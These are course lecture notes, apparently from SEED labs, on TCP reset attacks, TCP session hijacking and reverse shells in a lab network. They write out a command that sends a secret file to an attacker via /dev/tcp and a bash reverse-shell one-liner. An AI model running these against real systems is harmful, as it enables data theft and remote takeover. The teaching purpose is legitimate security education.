
The goal of the attack is to terminate an existing Telnet connection between a user (10.0.2.68) and a server (10.0.2.69) by sending a spoofed TCP RST packet. **The sequence number is a crucial parameter for the success of this attack.**

Steps of the Attack:

1. **Packet Analysis with Wireshark:**
   - Wireshark is used on the attacker machine to analyze the most recent TCP packet sent from the server (10.0.2.69) to the user (10.0.2.68).
   - **The packet details include source port 23, destination port 45634, a sequence number of 2737422009, and an acknowledgment number of 718532383.**



2. **Sequence Number Calculation:**
   - **The next sequence number is calculated as the sum of the data length (24)** and the sequence number (2737422009), resulting in 2737422033.
   - Note: Wireshark by default displays relative sequence numbers, so the actual sequence number needs to be extracted.
3. **Spoofed RST Packet Generation in Python:**
   - A Python script is provided to generate and send a spoofed TCP RST packet.



   - The IP layer is configured with the source IP as 10.0.2.69 and the destination IP as 10.0.2.68.
   - The TCP layer uses source port 23, destination port 45634, **the RST (Reset) flag**, and the calculated sequence number 2737422033.
4. **Execution of the Attack:**
   - The script sends the spoofed RST packet to the user (10.0.2.68) with the goal of terminating the Telnet connection.

5. **Result of a Successful Attack:**
    - If the attack is successful, attempting to input anything in the Telnet terminal will result in a message **"Connection closed by foreign host"** indicating a broken connection.

Note on Sequence Numbers:

- The success of the attack is sensitive to the sequence number, and the number in the spoofed packet must match the one the server is expecting.
- Too small or too large sequence numbers may not work as expected.

RST attack on TCP(SSH)

1. **Encryption at the Transport Layer:**
    - SSH conducts encryption at the Transport layer, which is above the network layer. I**n SSH, only the data in TCP packets is encrypted, while the IP header remains visible.**
2. **Feasibility of TCP Reset Attack on SSH:**
    - The TCP Reset attack is expected to be successful on SSH connections because the **attack only requires spoofing the IP header part, and no access to the encrypted data is needed.**
    - If the encryption is done at the network layer, the entire TCP packet including the header is encrypted, which makes sniffing or spoofing impossible.
3. **Attack Setup for SSH:**
    - The attack method used for SSH connections is the same as the one employed for Telnet connections, with the only change being the port number. **Port 23 (used for Telnet) is replaced with port 22 (used for SSH).**
4. **Example of a Successful Attack:**


- The output shows the initial steps of an SSH connection, followed by a "Write failed: Broken pipe" message, indicating a broken connection.

```
seed@User(10.0.2.68):$ ssh 10.0.2.69
seed@10.0.2.69's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
 .....
seed@Server(10.0.2.69):$ Write failed: Broken pipe      ← Succeeded!
seed@ubuntu(10.0.2.68):$
```

RST on Video Streaming Devices

1. **Attack Similarity and Distinction:**
   - The attack on video-streaming connections shares similarities with previous attacks, primarily focusing on sending TCP RST packets.
   - **The main distinction lies in the behavior of sequence numbers, which increase rapidly due to the continuous data flow in video streaming.**
2. **Tool Usage - Netwox 78:**
   - Netwox 78 is utilized as the tool for this attack. **It resets each packet that originates from the user machine (10.0.2.18).**
   - The tool disrupts the communication by responding to any requests from the user machine with a TCP RST packet.
3. **Effect on Video Streaming:**
   - The attack disrupts video streaming by continuously sending RST packets in response to requests from the user machine.
   - The rapid increase in sequence numbers reflects the nature of video streaming, where data is continuously transmitted without user input.
4. **Efficacy Testing with Scapy:**
   - Students are encouraged to write a Scapy Python program to test the efficacy of the TCP Reset attack on video-streaming connections.

TCP Session Hijacking



1. Introduction to TCP Session Hijacking:

- **Objective: The attacker's goal is to inject malicious data into an established TCP connection between a client and a server.**
- **Basis:** TCP sessions are uniquely identified by four elements: **source IP, destination IP, source port, and destination port.**

2. Spoofing and Session Identification:


- **Spoofing Mechanism:** The attacker must craft packets with correct signatures to match an existing TCP session.
- **Signature Elements: Source IP, destination IP, source port, and destination port must match those of the legitimate session.**
- **Role of Sequence Numbers: Sequence numbers uniquely identify each octet in the TCP session's data stream.**

3. Attack Execution - Telnet Example:

- **Wireshark Analysis:** Essential parameters, including sequence numbers, acknowledgment numbers, and ports, are gathered from Wireshark.
- **Crafting Spoofed Packets:** Using the collected information, the attacker crafts a packet with the correct signature and sequence number.
- **Command Injection:** The attacker injects a command into an ongoing Telnet session (e.g., stealing the content of a secret file).

☞ If the receiver has already received some data up to the sequence number x, the next sequence number is x+1. If the spoofed packet uses sequence number as x+δ, it becomes out of order.

☞ The data in this packet will be stored in the receiver's buffer at position x+δ, leaving δ spaces (having no effect). If δ is large, it may fall out of the boundary.



4. Acknowledgment and Impact:

- **Setting ACK Bit:** Spoofed packets must set the ACK (Acknowledgment) bit to 1, and acknowledgment numbers must be accurate.
- **Server Response:** The server responds to the injected command, but confusion arises because the client has not reached the expected sequence number.

5. Execution of Spoofed Command:

- **TCP Server on Attacker's Machine:** The attacker sets up a TCP server (using `nc`) on their machine to receive the results of the injected command.
- **Redirecting Output:** The command output is redirected to the attacker's machine, allowing them to view the results of the injected command.

- ☞ By hijacking a Telnet connection, we can run an arbitrary command on the server, but what command do we want to run?
- ☞ Consider there is a top-secret file in the user's account on Server called "secret". If the attacker uses "cat" command, the results will be displayed on server's machine, not on the attacker's machine.
- ☞ In order to get the secret, we run a TCP server program so that we can send the secret from the server machine to attacker's machine.

```
// Run the following command on the Attacker machine first.
seed@Attacker(10.0.2.70):$ nc -lv 9090

// Then, run the following command on the Server machine.
seed@Server(10.0.2.69):$ cat /home/seed/secret >
                           /dev/tcp/10.0.2.70/9090
```

- ☞ "cat" command prints out the content of the secret file, but instead of printing it out locally, it redirects the output to a file called /dev/tcp/10.0.2.16/9090 (virtual file in /dev folder which contains device files).
  - This invokes a pseudo device which creates a connection with the TCP server listening on port 9090 of 10.0.2.16 and sends data via the connection.
  - The listening server on the attacker machine will get the content of the file.

```
seed@Attacker(10.0.2.70):~$ nc -lv 9090
Connection from 10.0.2.69 port 9090 [tcp/*] accepted
```

```
********************
This is top secret!
********************
```

6. Impact on the Hijacked Connection:


- **Connection Freeze:** The Telnet connection freezes, leading to a deadlock between client and server.

16.4.3 What Happens to the Hijacked TCP Connection

After a successful attack, let us go to the user machine, and type something in the `telnet` terminal. We will find out that the program does not respond to our typing any more; it freezes. When we look at the Wireshark (Figure 16.8), we see that there are many retransmission packets between `User` (`10.0.2.68`) and `Server` (`10.0.2.69`).

No.	Source	Destination	Protocol	Length	Info
19	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#2] [TCP ACKed unseen segment]
20	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
21	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#3] [TCP ACKed unseen segment]
22	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
23	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#4] [TCP ACKed unseen segment]
33	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
34	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#5] [TCP ACKed unseen segment]
40	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
41	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#6] [TCP ACKed unseen segment]

- **Retransmission of Packets:** Both client and server keep retransmitting data, causing confusion and disruptions.
- **Disconnection:** Due to the deadlock, the TCP connection eventually disconnects.



- **Spoofed Packet Impact: Attacker sends a spoofed packet with sequence number x, leading to a successful attack.**
- **Server Response: Server responds with an acknowledgment field set to x + 8, expecting acknowledgment from User.**

- **User Confusion: User, having not sent data beyond x yet, ignores the response packet, leading to a cycle of retransmissions by the Server.**

7. Potential for More Damage:

- **Command Execution on Server:** The attacker gains control over the session, allowing the execution of arbitrary commands on the server.
- **Severity of Damage:** The extent of damage depends on whether the attacker gains access to the server's shell, potentially enabling more severe actions.


8. Mitigation and Considerations:

- **Sequence Number Challenges:** **Attack success depends on accurately predicting or estimating the correct sequence number**.
- **Dynamic Nature of Sessions:** The attack is sensitive to ongoing user actions during the session.

Reverse Shell

Reverse she ll is a shell process running on a remote machine, connecting back to the attacker's machine. This gives the attacker a convenient way to access a remote machine once it has been compromised.

To run shell program such as /bin/bash on Server and use input/output devices that can be controlled by the attackers.



Let's break down the command `/bin/bash -i > /dev/tcp/10.0.2.70/9090 2>&1 0<&1` in detail:

1. `/bin/bash -i`:
   - `/bin/bash`: Specifies the Bash shell executable path.
   - `i`: Launches an interactive shell, allowing for user interaction.
2. `>`:
   - Redirects the standard output of the `bash` command.
3. `/dev/tcp/10.0.2.70/9090`:
   - `/dev/tcp`: A virtual device in Unix-like operating systems that allows TCP connections to be created.
   - `10.0.2.70`: The IP address of the machine where the TCP server is listening.
   - `9090`: The port on which the TCP server is listening.
4. `2>&1`:
   - Redirects standard error (file descriptor 2) to the same location as standard output (file descriptor 1).
   - This ensures that both standard output and standard error are redirected to the specified TCP connection.
5. `0<&1`:

- Redirects standard input (file descriptor 0) to the same location as standard output (file descriptor 1).
- This ensures that the input for the Bash shell comes from the same TCP connection.

Explanation:

- The command establishes a Bash shell with the `i` flag for interactive mode.
- Standard output of the Bash shell is redirected to the virtual file `/dev/tcp/10.0.2.70/9090`, creating a TCP connection to the specified IP address and port.
- Standard error is redirected to the same location as standard output, ensuring both output streams go to the TCP connection.
- Standard input is redirected to the same location as standard output, allowing the Bash shell to receive input from the TCP connection.

Unit -2(DNS)